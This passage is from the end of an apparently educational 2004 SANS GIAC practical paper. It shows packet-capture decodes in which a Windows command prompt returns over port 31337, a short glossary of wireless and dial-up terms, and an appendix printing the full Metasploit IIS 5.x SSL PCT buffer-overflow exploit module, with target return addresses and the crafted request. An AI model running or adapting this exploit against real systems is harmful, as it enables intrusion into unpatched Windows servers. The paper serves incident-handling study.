      TCP: Urgent Pointer = 0 (0x0)

00000:  00 50 04 BE 72 20 00 0C 29 3E 77 CD 08 00 45 00   .P.¾r ..)>wÍ..E.
00010:  00 28 D3 97 40 00 40 06 0E AA AC 10 00 63 AC 10   .(Ó—@.@..ª¬..c¬.
00020:  00 0B 7A 69 04 0E E6 6C 52 78 22 C4 F5 0A 50 10   ..zi..ælRx"Äõ.P.
00030:  16 D0 71 4A 00 00 00 00 00 00 00 00               .ÐqJ........

********************************************************************************
*****************
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
Frame Time Src MAC Addr Dst MAC Addr Protocol Description Src Other Addr Dst Other
Addr Type Other Addr
10 7.691060 LOCAL 000C293E77CD TCP .AP..., len:   43, seq: 583333130-583333173, ack:
P333 172.16.0.99

  Frame: Base frame properties
      Frame: Time of capture = 6/20/2004 13:28:41.979
      Frame: Time delta from previous physical frame: 0 microseconds
      Frame: Frame number: 10
      Frame: Total frame length: 97 bytes
      Frame: Capture frame length: 97 bytes
      Frame: Frame data: Number of data bytes remaining = 97 (0x0061)
  ETHERNET: ETYPE = 0x0800 : Protocol = IP:  DOD Internet Protocol
      ETHERNET: Destination address : 000C293E77CD
          ETHERNET: .......0 = Individual address
          ETHERNET: ......0. = Universally administered address
      ETHERNET: Source address : 005004BE7220
          ETHERNET: .......0 = No routing information present
          ETHERNET: ......0. = Universally administered address
      ETHERNET: Frame Length : 97 (0x0061)
      ETHERNET: Ethernet Type : 0x0800 (IP:  DOD Internet Protocol)
      ETHERNET: Ethernet Data: Number of data bytes remaining = 83 (0x0053)
  IP: ID = 0x13F; Proto = TCP; Len: 83
      IP: Version = 4 (0x4)
      IP: Header Length = 20 (0x14)
      IP: Precedence = Routine
      IP: Type of Service = Normal Service
      IP: Total Length = 83 (0x53)
      IP: Identification = 319 (0x13F)
      IP: Flags Summary = 2 (0x2)
          IP: .......0 = Last fragment in datagram
          IP: ......1. = Cannot fragment datagram
      IP: Fragment Offset = 0 (0x0) bytes
      IP: Time to Live = 128 (0x80)
      IP: Protocol = TCP - Transmission Control
      IP: Checksum = ERROR: CheckSum is 0x0000, Should be 0xA0D7
      IP: Source Address = 172.16.0.11
      IP: Destination Address = 172.16.0.99
      IP: Data: Number of data bytes remaining = 63 (0x003F)
  TCP: .AP..., len:   43, seq: 583333130-583333173, ack:3865858680, win:65535, src:
1038  dst:31337
      TCP: Source Port = 0x040E
      TCP: Destination Port = 0x7A69
      TCP: Sequence Number = 583333130 (0x22C4F50A)
      TCP: Acknowledgement Number = 3865858680 (0xE66C5278)
      TCP: Data Offset = 20 (0x14)
      TCP: Reserved = 0 (0x0000)
      TCP: Flags = 0x18 : .AP...
          TCP: ..0..... = No urgent data
          TCP: ...1.... = Acknowledgement field significant
          TCP: ....1... = Push function
          TCP: .....0.. = No Reset
          TCP: ......0. = No Synchronize
          TCP: .......0 = No Fin
      TCP: Window = 65535 (0xFFFF)
      TCP: Checksum = ERROR: CheckSum is 0x58D4, Should be 0x3EEB
      TCP: Urgent Pointer = 0 (0x0)
      TCP: Data: Number of data bytes remaining = 43 (0x002B)

00000:  00 0C 29 3E 77 CD 00 50 04 BE 72 20 08 00 45 00   ..)>wÍ.P.¾r ..E.
00010:  00 53 01 3F 40 00 80 06 00 00 AC 10 00 0B AC 10   .S.?@.?...¬...¬.
00020:  00 63 04 0E 7A 69 22 C4 F5 0A E6 6C 52 78 50 18   .c..zi"Äõ.ælRxP.
00030:  FF FF 58 D4 00 00 0D 0A 28 43 29 20 43 6F 70 79   ÿÿXÔ....(C) Copy
00040:  72 69 67 68 74 20 31 39 38 35 2D 32 30 30 30 20   right 1985-2000
00050:  4D 69 63 72 6F 73 6F 66 74 20 43 6F 72 70 2E 0D   Microsoft Corp..
00060:  0A                                                .

*******************************************************************************
******************
Frame Time Src MAC Addr Dst MAC Addr Protocol Description Src Other Addr Dst Other
Addr Type Other Addr
11 7.691060 000C293E77CD LOCAL TCP .A...., len:    0, seq:3865858680-3865858680, ack
172.16.0.99 P333 IP

  Frame: Base frame properties
      Frame: Time of capture = 6/20/2004 13:28:41.979
      Frame: Time delta from previous physical frame: 0 microseconds
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
      Frame: Frame number: 11
      Frame: Total frame length: 60 bytes
      Frame: Capture frame length: 60 bytes
      Frame: Frame data: Number of data bytes remaining = 60 (0x003C)
  ETHERNET: ETYPE = 0x0800 : Protocol = IP:  DOD Internet Protocol
      ETHERNET: Destination address : 005004BE7220
          ETHERNET: .......0 = Individual address
          ETHERNET: ......0. = Universally administered address
      ETHERNET: Source address : 000C293E77CD
          ETHERNET: .......0 = No routing information present
          ETHERNET: ......0. = Universally administered address
      ETHERNET: Frame Length : 60 (0x003C)
      ETHERNET: Ethernet Type : 0x0800 (IP:  DOD Internet Protocol)
      ETHERNET: Ethernet Data: Number of data bytes remaining = 46 (0x002E)
  IP: ID = 0xD398; Proto = TCP; Len: 40
      IP: Version = 4 (0x4)
      IP: Header Length = 20 (0x14)
      IP: Precedence = Routine
      IP: Type of Service = Normal Service
      IP: Total Length = 40 (0x28)
      IP: Identification = 54168 (0xD398)
      IP: Flags Summary = 2 (0x2)
          IP: .......0 = Last fragment in datagram
          IP: ......1. = Cannot fragment datagram
      IP: Fragment Offset = 0 (0x0) bytes
      IP: Time to Live = 64 (0x40)
      IP: Protocol = TCP - Transmission Control
      IP: Checksum = 0x0EA9
      IP: Source Address = 172.16.0.99
      IP: Destination Address = 172.16.0.11
      IP: Data: Number of data bytes remaining = 20 (0x0014)
      IP: Padding: Number of data bytes remaining = 6 (0x0006)
  TCP: .A...., len:    0, seq:3865858680-3865858680, ack: 583333173, win: 5840,
src:31337  dst: 1038
      TCP: Source Port = 0x7A69
      TCP: Destination Port = 0x040E
      TCP: Sequence Number = 3865858680 (0xE66C5278)
      TCP: Acknowledgement Number = 583333173 (0x22C4F535)
      TCP: Data Offset = 20 (0x14)
      TCP: Reserved = 0 (0x0000)
      TCP: Flags = 0x10 : .A....
          TCP: ..0..... = No urgent data
          TCP: ...1.... = Acknowledgement field significant
          TCP: ....0... = No Push function
          TCP: .....0.. = No Reset
          TCP: ......0. = No Synchronize
          TCP: .......0 = No Fin
      TCP: Window = 5840 (0x16D0)
      TCP: Checksum = 0x711F
      TCP: Urgent Pointer = 0 (0x0)

00000:  00 50 04 BE 72 20 00 0C 29 3E 77 CD 08 00 45 00   .P.¾r ..)>wÍ..E.
00010:  00 28 D3 98 40 00 40 06 0E A9 AC 10 00 63 AC 10   .(Ó˜@.@..©¬..c¬.
00020:  00 0B 7A 69 04 0E E6 6C 52 78 22 C4 F5 35 50 10   ..zi..ælRx"Äõ5P.
00030:  16 D0 71 1F 00 00 00 00 00 00 00 00               .Ðq.........

*******************************************************************************
****************
Frame Time Src MAC Addr Dst MAC Addr Protocol Description Src Other Addr Dst Other
Addr Type Other Addr
12 7.691060 LOCAL 000C293E77CD TCP .AP..., len:   20, seq: 583333173-583333193, ack:
P333 172.16.0.99

  Frame: Base frame properties
      Frame: Time of capture = 6/20/2004 13:28:41.979
      Frame: Time delta from previous physical frame: 0 microseconds
      Frame: Frame number: 12
      Frame: Total frame length: 74 bytes
      Frame: Capture frame length: 74 bytes
      Frame: Frame data: Number of data bytes remaining = 74 (0x004A)
  ETHERNET: ETYPE = 0x0800 : Protocol = IP:  DOD Internet Protocol
      ETHERNET: Destination address : 000C293E77CD
          ETHERNET: .......0 = Individual address
          ETHERNET: ......0. = Universally administered address
      ETHERNET: Source address : 005004BE7220
          ETHERNET: .......0 = No routing information present
          ETHERNET: ......0. = Universally administered address
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
      ETHERNET: Frame Length : 74 (0x004A)
      ETHERNET: Ethernet Type : 0x0800 (IP:  DOD Internet Protocol)
      ETHERNET: Ethernet Data: Number of data bytes remaining = 60 (0x003C)
  IP: ID = 0x140; Proto = TCP; Len: 60
      IP: Version = 4 (0x4)
      IP: Header Length = 20 (0x14)
      IP: Precedence = Routine
      IP: Type of Service = Normal Service
      IP: Total Length = 60 (0x3C)
      IP: Identification = 320 (0x140)
      IP: Flags Summary = 2 (0x2)
          IP: .......0 = Last fragment in datagram
          IP: ......1. = Cannot fragment datagram
      IP: Fragment Offset = 0 (0x0) bytes
      IP: Time to Live = 128 (0x80)
      IP: Protocol = TCP - Transmission Control
      IP: Checksum = ERROR: CheckSum is 0x0000, Should be 0xA0ED
      IP: Source Address = 172.16.0.11
      IP: Destination Address = 172.16.0.99
      IP: Data: Number of data bytes remaining = 40 (0x0028)
  TCP: .AP..., len:   20, seq: 583333173-583333193, ack:3865858680, win:65535, src:
1038  dst:31337
      TCP: Source Port = 0x040E
      TCP: Destination Port = 0x7A69
      TCP: Sequence Number = 583333173 (0x22C4F535)
      TCP: Acknowledgement Number = 3865858680 (0xE66C5278)
      TCP: Data Offset = 20 (0x14)
      TCP: Reserved = 0 (0x0000)
      TCP: Flags = 0x18 : .AP...
          TCP: ..0..... = No urgent data
          TCP: ...1.... = Acknowledgement field significant
          TCP: ....1... = Push function
          TCP: .....0.. = No Reset
          TCP: ......0. = No Synchronize
          TCP: .......0 = No Fin
      TCP: Window = 65535 (0xFFFF)
      TCP: Checksum = ERROR: CheckSum is 0x58BD, Should be 0x59D7
      TCP: Urgent Pointer = 0 (0x0)
      TCP: Data: Number of data bytes remaining = 20 (0x0014)

00000:  00 0C 29 3E 77 CD 00 50 04 BE 72 20 08 00 45 00   ..)>wÍ.P.¾r ..E.
00010:  00 3C 01 40 40 00 80 06 00 00 AC 10 00 0B AC 10   .<.@@.?...¬...¬.
00020:  00 63 04 0E 7A 69 22 C4 F5 35 E6 6C 52 78 50 18   .c..zi"Äõ5ælRxP.
00030:  FF FF 58 BD 00 00 0D 0A 43 3A 5C 57 49 4E 4E 54   ÿÿX½....C:\WINNT
00040:  5C 73 79 73 74 65 6D 33 32 3E                     \system32>

*******************************************************************************
******************
Frame Time Src MAC Addr Dst MAC Addr Protocol Description Src Other Addr Dst Other
Addr Type Other Addr
13 7.691060 000C293E77CD LOCAL TCP .A...., len:    0, seq:3865858680-3865858680, ack
172.16.0.99 P333 IP

  Frame: Base frame properties
      Frame: Time of capture = 6/20/2004 13:28:41.979
      Frame: Time delta from previous physical frame: 0 microseconds
      Frame: Frame number: 13
      Frame: Total frame length: 60 bytes
      Frame: Capture frame length: 60 bytes
      Frame: Frame data: Number of data bytes remaining = 60 (0x003C)
  ETHERNET: ETYPE = 0x0800 : Protocol = IP:  DOD Internet Protocol
      ETHERNET: Destination address : 005004BE7220
          ETHERNET: .......0 = Individual address
          ETHERNET: ......0. = Universally administered address
      ETHERNET: Source address : 000C293E77CD
          ETHERNET: .......0 = No routing information present
          ETHERNET: ......0. = Universally administered address
      ETHERNET: Frame Length : 60 (0x003C)
      ETHERNET: Ethernet Type : 0x0800 (IP:  DOD Internet Protocol)
      ETHERNET: Ethernet Data: Number of data bytes remaining = 46 (0x002E)
  IP: ID = 0xD399; Proto = TCP; Len: 40
      IP: Version = 4 (0x4)
      IP: Header Length = 20 (0x14)
      IP: Precedence = Routine
      IP: Type of Service = Normal Service
      IP: Total Length = 40 (0x28)
      IP: Identification = 54169 (0xD399)
```

© SANS Institute 2004, Author retains full rights.

```
      IP: Flags Summary = 2 (0x2)
          IP: .......0 = Last fragment in datagram
          IP: ......1. = Cannot fragment datagram
      IP: Fragment Offset = 0 (0x0) bytes
      IP: Time to Live = 64 (0x40)
      IP: Protocol = TCP - Transmission Control
      IP: Checksum = 0x0EA8
      IP: Source Address = 172.16.0.99
      IP: Destination Address = 172.16.0.11
      IP: Data: Number of data bytes remaining = 20 (0x0014)
      IP: Padding: Number of data bytes remaining = 6 (0x0006)
  TCP: .A...., len:    0, seq:3865858680-3865858680, ack: 583333193, win: 5840,
src:31337  dst: 1038
      TCP: Source Port = 0x7A69
      TCP: Destination Port = 0x040E
      TCP: Sequence Number = 3865858680 (0xE66C5278)
      TCP: Acknowledgement Number = 583333193 (0x22C4F549)
      TCP: Data Offset = 20 (0x14)
      TCP: Reserved = 0 (0x0000)
      TCP: Flags = 0x10 : .A....
          TCP: ..0..... = No urgent data
          TCP: ...1.... = Acknowledgement field significant
          TCP: ....0... = No Push function
          TCP: .....0.. = No Reset
          TCP: ......0. = No Synchronize
          TCP: .......0 = No Fin
      TCP: Window = 5840 (0x16D0)
      TCP: Checksum = 0x710B
      TCP: Urgent Pointer = 0 (0x0)

00000:  00 50 04 BE 72 20 00 0C 29 3E 77 CD 08 00 45 00   .P.¾r ..)>wÍ..E.
00010:  00 28 D3 99 40 00 40 06 0E A8 AC 10 00 63 AC 10   .(Ó™@.@..¨¬..c¬.
00020:  00 0B 7A 69 04 0E E6 6C 52 78 22 C4 F5 49 50 10   ..zi..ælRx"ÄõIP.
00030:  16 D0 71 0B 00 00 00 00 00 00 00 00               .Ðq.........

*******************************************************************************
******************
Frame Time Src MAC Addr Dst MAC Addr Protocol Description Src Other Addr Dst Other
Addr Type Other Addr
14 7.701074 000C293E77CD LOCAL TCP .A...F, len:    0, seq:3868820092-3868820092, ack
172.16.0.99 P333 IP
  Frame: Base frame properties
      Frame: Time of capture = 6/20/2004 13:28:41.989
      Frame: Time delta from previous physical frame: 10014 microseconds
      Frame: Frame number: 14
      Frame: Total frame length: 66 bytes
      Frame: Capture frame length: 66 bytes
      Frame: Frame data: Number of data bytes remaining = 66 (0x0042)
  ETHERNET: ETYPE = 0x0800 : Protocol = IP:  DOD Internet Protocol
      ETHERNET: Destination address : 005004BE7220
          ETHERNET: .......0 = Individual address
          ETHERNET: ......0. = Universally administered address
      ETHERNET: Source address : 000C293E77CD
          ETHERNET: .......0 = No routing information present
          ETHERNET: ......0. = Universally administered address
      ETHERNET: Frame Length : 66 (0x0042)
      ETHERNET: Ethernet Type : 0x0800 (IP:  DOD Internet Protocol)
      ETHERNET: Ethernet Data: Number of data bytes remaining = 52 (0x0034)
  IP: ID = 0x136; Proto = TCP; Len: 52
      IP: Version = 4 (0x4)
      IP: Header Length = 20 (0x14)
      IP: Precedence = Routine
      IP: Type of Service = Normal Service
      IP: Total Length = 52 (0x34)
      IP: Identification = 310 (0x136)
      IP: Flags Summary = 2 (0x2)
          IP: .......0 = Last fragment in datagram
          IP: ......1. = Cannot fragment datagram
      IP: Fragment Offset = 0 (0x0) bytes
      IP: Time to Live = 64 (0x40)
      IP: Protocol = TCP - Transmission Control
      IP: Checksum = 0xE0FF
      IP: Source Address = 172.16.0.99
      IP: Destination Address = 172.16.0.11
      IP: Data: Number of data bytes remaining = 32 (0x0020)
  TCP: .A...F, len:    0, seq:3868820092-3868820092, ack: 583278353, win: 5840,
src:32771  dst:  443
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
      TCP: Source Port = 0x8003
      TCP: Destination Port = 0x01BB
      TCP: Sequence Number = 3868820092 (0xE699827C)
      TCP: Acknowledgement Number = 583278353 (0x22C41F11)
      TCP: Data Offset = 32 (0x20)
      TCP: Reserved = 0 (0x0000)
      TCP: Flags = 0x11 : .A...F
          TCP: ..0..... = No urgent data
          TCP: ...1.... = Acknowledgement field significant
          TCP: ....0... = No Push function
          TCP: .....0.. = No Reset
          TCP: ......0. = No Synchronize
          TCP: .......1 = No more data from sender
      TCP: Window = 5840 (0x16D0)
      TCP: Checksum = 0x58C1
      TCP: Urgent Pointer = 0 (0x0)
      TCP: Options
          TCP: Option Nop = 1 (0x1)
          TCP: Option Nop = 1 (0x1)
          TCP: Timestamps Option
              TCP: Option Type = Timestamps
              TCP: Option Length = 10 (0xA)
              TCP: Timestamp = 33266 (0x81F2)
              TCP: Reply Timestamp = 0 (0x0)

00000:  00 50 04 BE 72 20 00 0C 29 3E 77 CD 08 00 45 00   .P.¾r ..)>wÍ..E.
00010:  00 34 01 36 40 00 40 06 E0 FF AC 10 00 63 AC 10   .4.6@.@.àÿ¬..c¬.
00020:  00 0B 80 03 01 BB E6 99 82 7C 22 C4 1F 11 80 11   ..?..»æ™,|"Ä..?.
00030:  16 D0 58 C1 00 00 01 01 08 0A 00 00 81 F2 00 00   .ÐXÁ........•ò..
00040:  00 00                                             ..

*******************************************************************************
*****************
Frame Time Src MAC Addr Dst MAC Addr Protocol Description Src Other Addr Dst Other
Addr Type Other Addr
15 7.701074 LOCAL 000C293E77CD TCP .A...., len:    0, seq: 583278353-583278353, ack:
P333 172.16.0.99

  Frame: Base frame properties
      Frame: Time of capture = 6/20/2004 13:28:41.989
      Frame: Time delta from previous physical frame: 0 microseconds
      Frame: Frame number: 15
      Frame: Total frame length: 66 bytes
      Frame: Capture frame length: 66 bytes
      Frame: Frame data: Number of data bytes remaining = 66 (0x0042)
  ETHERNET: ETYPE = 0x0800 : Protocol = IP:  DOD Internet Protocol
      ETHERNET: Destination address : 000C293E77CD
          ETHERNET: .......0 = Individual address
          ETHERNET: ......0. = Universally administered address
      ETHERNET: Source address : 005004BE7220
          ETHERNET: .......0 = No routing information present
          ETHERNET: ......0. = Universally administered address
      ETHERNET: Frame Length : 66 (0x0042)
      ETHERNET: Ethernet Type : 0x0800 (IP:  DOD Internet Protocol)
      ETHERNET: Ethernet Data: Number of data bytes remaining = 52 (0x0034)
  IP: ID = 0x141; Proto = TCP; Len: 52
      IP: Version = 4 (0x4)
      IP: Header Length = 20 (0x14)
      IP: Precedence = Routine
      IP: Type of Service = Normal Service
      IP: Total Length = 52 (0x34)
      IP: Identification = 321 (0x141)
      IP: Flags Summary = 2 (0x2)
          IP: .......0 = Last fragment in datagram
          IP: ......1. = Cannot fragment datagram
      IP: Fragment Offset = 0 (0x0) bytes
      IP: Time to Live = 128 (0x80)
      IP: Protocol = TCP - Transmission Control
      IP: Checksum = ERROR: CheckSum is 0x0000, Should be 0xA0F4
      IP: Source Address = 172.16.0.11
      IP: Destination Address = 172.16.0.99
      IP: Data: Number of data bytes remaining = 32 (0x0020)
  TCP: .A...., len:    0, seq: 583278353-583278353, ack:3868820093, win:65122, src:
443  dst:32771
      TCP: Source Port = 0x01BB
      TCP: Destination Port = 0x8003
      TCP: Sequence Number = 583278353 (0x22C41F11)
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
      TCP: Acknowledgement Number = 3868820093 (0xE699827D)
      TCP: Data Offset = 32 (0x20)
      TCP: Reserved = 0 (0x0000)
      TCP: Flags = 0x10 : .A....
          TCP: ..0..... = No urgent data
          TCP: ...1.... = Acknowledgement field significant
          TCP: ....0... = No Push function
          TCP: .....0.. = No Reset
          TCP: ......0. = No Synchronize
          TCP: .......0 = No Fin
      TCP: Window = 65122 (0xFE62)
      TCP: Checksum = 0x59DB
      TCP: Urgent Pointer = 0 (0x0)
      TCP: Options
          TCP: Option Nop = 1 (0x1)
          TCP: Option Nop = 1 (0x1)
          TCP: Timestamps Option
              TCP: Option Type = Timestamps
              TCP: Option Length = 10 (0xA)
              TCP: Timestamp = 5975 (0x1757)
              TCP: Reply Timestamp = 33262 (0x81EE)

00000:  00 0C 29 3E 77 CD 00 50 04 BE 72 20 08 00 45 00   ..)>wÍ.P.¾r ..E.
00010:  00 34 01 41 40 00 80 06 00 00 AC 10 00 0B AC 10   .4.A@.?...¬...¬.
00020:  00 63 01 BB 80 03 22 C4 1F 11 E6 99 82 7D 80 10   .c.»?."Ä..æ™,}?.
00030:  FE 62 59 DB 00 00 01 01 08 0A 00 00 17 57 00 00   þbYÛ.........W..
00040:  81 EE                                             •î

*******************************************************************************
Frame Time Src MAC Addr Dst MAC Addr Protocol Description Src Other Addr Dst Other
Addr Type Other Addr
16 0.000000 XEROX 000000 XEROX 000000 STATS Number of Frames Captured = 15

  Frame: Base frame properties
      Frame: Time of capture = 6/20/2004 13:28:34.288
      Frame: Time delta from previous physical frame: 4287266222 microseconds
      Frame: Frame number: 16
      Frame: Total frame length: 144 bytes
      Frame: Capture frame length: 144 bytes
      Frame: Frame data: Number of data bytes remaining = 144 (0x0090)
  ETHERNET: 802.3 Length = 144
      ETHERNET: Destination address : 000000000000
          ETHERNET: .......0 = Individual address
          ETHERNET: ......0. = Universally administered address
      ETHERNET: Source address : 000000000000
          ETHERNET: .......0 = No routing information present
          ETHERNET: ......0. = Universally administered address
      ETHERNET: Frame Length : 144 (0x0090)
      ETHERNET: Data Length : 0x0082 (130)
      ETHERNET: Ethernet Data: Number of data bytes remaining = 130 (0x0082)
  LLC: UI DSAP=0xAA SSAP=0xAA C
      LLC: DSAP = 0xAA : INDIVIDUAL : Sub-Network Access Protocol (SNAP)
      LLC: SSAP = 0xAA: COMMAND : Sub-Network Access Protocol (SNAP)
      LLC: Frame Category: Unnumbered Frame
      LLC: Command = UI
      LLC: LLC Data: Number of data bytes remaining = 127 (0x007F)
  SNAP: ETYPE = 0x1984
      SNAP: Snap Organization code = 00 00 00
      SNAP: Snap etype : 0x1984
      SNAP: Snap Data: Number of data bytes remaining = 122 (0x007A)
  TRAIL: FRAME TYPE = Capture Statistics
      TRAIL: Trail ID = $MST
      TRAIL: ............................0 = Use this Frame as a Statistics
Endpoint
      TRAIL: ............................0. = Show Statistics for all Frames, even
if Filtered
      TRAIL: Special Frame Type = Capture Statistics
      TRAIL: Block Statistics
          TRAIL: Frames in Block = 0
          TRAIL: Total Bytes = 0
          TRAIL: AverageSize = 0
          TRAIL: Minimum Size = 0
          TRAIL: Maximum Size = 0
          TRAIL: Total Time(in microseconds) = 0
          TRAIL: Average Time Between Frames(in microseconds) = 0.0
          TRAIL: Minimum Time Between Frames(in microseconds) = 0
          TRAIL: Maximum Time Between Frames(in microseconds) = 0
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
        TRAIL: Bytes Per Second = 0
            TRAIL: BandWidth consumed for 10 Mega Bits Per Second = 0.0%
            TRAIL: BandWidth consumed for 100 Mega Bits Per Second = 0.0%
            TRAIL: BandWidth consumed for 4 Mega Bits Per Second = 0.0%
            TRAIL: BandWidth consumed for 16 Mega Bits Per Second = 0.0%
  STATS: Number of Frames Captured = 15
      STATS: Bytes Left = 92 (0x5C)
      STATS: Version = 32 (0x20)
      STATS: Elapsed Time = 13 Seconds  48764 MicroSeconds
      STATS: Total Frames Captured = 15 (0xF)
      STATS: Total Bytes Captured = 1454 (0x5AE)
      STATS: Total Frames Filtered While Capturing = 15 (0xF)
      STATS: Total Bytes Filtered While Capturing = 1454 (0x5AE)
      STATS: Total Multicast Filtered While Capturing = 0 (0x0)
      STATS: Total Broadcast Filtered While Capturing = 0 (0x0)
      STATS: Total Frames Seen During Capture = 20 (0x14)
      STATS: Total Bytes Seen During Capture = 1747 (0x6D3)
      STATS: Total MultiCasts Received = 0 (0x0)
      STATS: Total BroadCasts Received = 0 (0x0)
      STATS: Total Frames Dropped From Capture = 0 (0x0)
      STATS: Total Frames Dropped From Buffer = 0 (0x0)
      STATS: MAC Frames Received = 8
      STATS: MAC CRC Errors = 0
      STATS: MAC Bytes Received = 0xFFFFFFFFFFFFFFFF
      STATS: MAC Frames Dropped due to No Buffers = 0
      STATS: MAC MultiCasts Received = Unsupported Feature
      STATS: MAC BroadCasts Received = Unsupported Feature
      STATS: MAC Frames Dropped due to HardWare Errors = 0
      STATS: Padding Bytes
00000:  00 00 00 00 00 00 00 00 00 00 00 00 82 AA AA   ..............,ªª
00010:  03 00 00 00 19 84 24 4D 53 54 00 00 00 00 67 00   .....„$MST....g.
00020:  00 00 5C 00 20 00 00 00 BC 1B C7 00 00 00 00 00   ..\. ...¼.Ç.....
00030:  0F 00 00 00 AE 05 00 00 0F 00 00 00 AE 05 00 00   ....®.......®...
00040:  00 00 00 00 00 00 00 00 14 00 00 00 D3 06 00 00   ............Ó...
00050:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00060:  08 00 00 00 00 00 00 00 FF FF FF FF FF FF FF FF   ........ÿÿÿÿÿÿÿÿ
00070:  00 00 00 00 FF FF FF FF FF FF FF FF 00 00 00 00   ....ÿÿÿÿÿÿÿÿ....
00080:  BA BE 74 00 00 00 00 00 4A 00 00 00 4A 00 00 00   º¾t.....J...J...
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Appendix 2 – Glossary

Access Point – An RF transmitter/receiver that acts as a bridge between the RF (wireless network) and the wired network. It is always physically connected to a switch Ethernet port.

SSID – The Service Set Identifier (also known as an ESSID). This is a common name that defines a single wireless LAN (similar to a Workgroup name in a Windows network). All access points and clients in a given wireless LAN must know and use the same SSID. A common problem is that Access Points ship with a default SSID that defines what type of equipment it is, and this is commonly left unchanged.

War Dialling - War dialling involves computer-controlled attempts to dial into an organisation using standard telephone access. The intruder looks for an insecure dial access point, such as an insecure modem, and then dials in, in an attempt to create a direct pathway into a company's internal network.

WEP – Wired Equivalent Privacy. An encryption standard that encrypts data at the Physical and Data Link layers (not end to end). Fundamentally insecure and breakable due to a weak keying system and not to be relied upon for any real security.

802.1x – The IEEE standard for Port Access Control which mandates an encapsulation and handshaking method for stronger user based authentication for accessing both wired and wireless networks.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Appendix 3 – MetaSploit Source Code for IIS5X_SSL_PCT

```
package Msf::Exploit::iis5x_ssl_pct;
use base "Msf::Exploit";
use strict;

my $advanced = { };

my $info =
{
    'Name' => 'IIS 5.x SSL PCT Overflow',
    'Version' => '$Revision: 1.22 $',
    'Authors' => [ 'H D Moore <hdm [at] metasploit.com> [Artistic License]',
                   'Johnny Cyberpunk <jcyberpunk@thc.org> [Unknown License]' ],
    'Arch' => [ 'x86' ],
    'OS' => [ 'win32' ],
    'Priv' => 1,
    'AutoOpts' => { 'EXITFUNC' => 'thread' },
    'UserOpts' => {
                    'RHOST' => [1, 'ADDR', 'The target address'],
                    'RPORT' => [1, 'PORT', 'The target port', 443],
                  },

    'Payload' => {
                  'MinNops' => 0,
                  'MaxNops' => 0,
                  'Space' => 1800,
                  'BadChars' => '',
                  },

    'Description' => qq{
    This module exploits a buffer overflow in the Microsoft Windows PCT
    protocol stack. This code is based on Johnny Cyberpunk's THC release
    and has been tested against Windows 2000 and Windows XP. This vulnerability
    may not affect Windows 2000 SP0 or Windows 2003.
    },

    'Refs' => [
              ],
    'Targets' => [
                   #['Windows 2000 SP4/SP3', 0x6741a7c6],
                    ['Windows 2000 SP4', 0x67419ce8],
                    ['Windows 2000 SP3', 0x67419e1d],
                    ['Windows 2000 SP2', 0x6741a426],
                    ['Windows 2000 SP1', 0x6741a199],
                    ['Windows XP SP0', 0x0ffb7de9],
                    ['Windows XP SP1', 0x0ffb832f],
                  ],
};

sub new {
  my $class = shift;
  my $self = $class->SUPER::new({'Info' => $info, 'Advanced' => $advanced}, @_);
  return($self);
}

sub Exploit {
    my $self = shift;
    my $target_host = $self->GetVar('RHOST');
    my $target_port = $self->GetVar('RPORT');
    my $target_idx = $self->GetVar('TARGET');
    my $shellcode = $self->GetVar('EncodedPayload')->Payload;

    my $target = $self->Targets->[$target_idx];

    $self->PrintLine("[*] Attempting to exploit target " . $target->[0]);

    # return address is [esp+0x6c] (dssenh.dll)
    # this is a heap ptr to the ssl request
    # ... and just happens to not die
    # thanks to CORE, Halvar, JohnnyC :)
    #
    # 80620101 => and byte ptr [esi+1], 0x2
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
# bd00010001 => mov ebp, 0x1000100
# 0016 => add [esi], dl
# 8f8201000000 => pop [esi+1]
# eb0f => jmp short 11 to shellcode

my $request =
   "\x80\x66\x01\x02\xbd\x00\x01\x00\x01\x00\x16\x8f\x86\x01\x00\x00\x00".
   "\xeb\x0f".'XXXXXXXXXXX'.pack('V', ($target->[1] ^ 0xffffffff)).
   $shellcode;

my $s = Msf::Socket->new({'SSL' => 0});
if (! $s->Tcp($target_host, $target_port))
{
   $self->PrintLine("[*] Error: could not connect: " . $s->GetError());
   return;
}

$self->PrintLine("[*] Sending " .length($request) . " bytes to remote host.");
$s->Send($request);

$self->PrintLine("[*] Waiting for a response...");
my $r = $s->Recv(-1, 5);

return;
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.